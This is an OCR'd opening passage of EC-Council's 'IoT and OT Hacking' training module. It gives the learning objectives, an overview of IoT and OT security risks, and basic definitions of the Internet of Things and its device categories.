
EC-Council

MODULE 18

IOT AND OT HACKING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize IoT Concepts
- LO#02: Explain IoT Attacks
- LO#03: Explain IoT Hacking Methodology
- LO#04: Explain IoT Attack Countermeasures
- LO#05: Summarize OT Concepts
- LO#06: Explain OT Attacks
- LO#07: Explain OT Hacking Methodology
- LO#08: Explain OT Attack Countermeasures

Learning Objectives

The Internet of Things (IoT) has evolved from the convergence of wireless technology, micro-electromechanical systems, micro-services, and the Internet. IoT solutions are applied in different sectors of industry, including healthcare, building management, agriculture, energy, and transportation. Many organizations are driving the IoT transformation. IoT devices, such as wearables, industrial appliances, connected electronic devices, smart grids, and smart vehicles, are becoming part of interconnected networks. These devices generate a huge amount of data that is collected, analyzed, logged, and stored on the networks.

The IoT has introduced a range of new technologies with associated capabilities into our daily lives. As the IoT is an evolving technology, the immaturity of technologies and services provided by various vendors will have a broad impact on organizations, leading to complex security issues. IoT security is difficult to ensure as the devices use simple processors and stripped-down operating systems that may not support sophisticated security approaches. Organizations using these devices as part of their network need to protect both the devices and the information from attackers.

As industrial companies are digitizing their industrial facilities to enhance operational efficiency through Internet connectivity and remote data access, they need to increasingly focus on cybersecurity to mitigate new threats and safety issues arising from the convergence of operational technology and information technology (OT–IT). Organizations need to understand the landscape of cyber threats, industrial infrastructure, and business. Before implementing cybersecurity policies and controls, organizations need to identify and prioritize key risks and threats that will have the greatest impact on their business.

The main objective of this module is to explain the potential threats to IoT and OT platforms and to provide guidelines for securing IoT devices and OT infrastructure from evolving threats and attacks.

At the end of this module, you will be able to

- Explain IoT concepts
- Understand different IoT threats and attacks
- Describe the IoT hacking methodology
- Use different IoT hacking tools
- Apply countermeasures to protect devices from IoT attacks
- Use different IoT security tools
- Explain OT concepts
- Understand different OT threats and attacks
- Describe the OT hacking methodology and use different OT hacking tools
- Apply countermeasures to protect industrial facilities from OT attacks
- Use different OT security tools

IoT Hacking


IoT Hacking

LO#01: Summarize IoT Concepts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Concepts

The IoT is an important and emerging topic in the field of technology, economics, and society in general. It is referred to as the web of connected devices, made possible by the intersection between machine-to-machine communications and big data analytics. The IoT is a future-facing development of the Internet and abilities of physical devices that are gradually narrowing the gap between the virtual and physical world. This section deals with some of the important IoT concepts that one should be familiar with to understand the advanced topics covered later in this module.



What is the IoT?

- Internet of Things (IoT), also known as **Internet of Everything** (IoE), refers to the network of devices having IP addresses and the capability to sense, collect, and send data using embedded sensors, communication hardware and processors
- In IoT, the term **thing** is used to refer to a device that is **implanted on natural**, **human-made**, or **machine-made** objects and has the functionality of **communicating over the network**

IoT
Industrial Devices
Manufacturing
Tools
Transportation
Wearable Devices
Smart Watch
Wearable
TVs
Healthcare Devices
Health Checkup
Devices
Drugs
Home Devices
Monitoring
Thermostat
Energy

What is the IoT?

The Internet of Things (IoT), also known as the Internet of Everything (IoE), refers to computing devices that are web-enabled and have the capability of sensing, collecting, and sending data using sensors, and the communication hardware and processors that are embedded within the device. In the IoT, a “thing” refers to a device that is implanted in a natural, human-made, or machine-made object and has the functionality of communicating over a network. The IoT utilizes existing emerging technology for sensing, networking, and robotics, therefore allowing the user to achieve deeper analysis, automation, and integration within a system.

With the increase in the networking capabilities of machines and everyday appliances used in different sectors like offices, homes, industry, transportation, buildings, and wearable devices, they open up a world of opportunities for the betterment of business and customer satisfaction. Some of the key features of the IoT are connectivity, sensors, artificial intelligence, small devices, and active engagement.


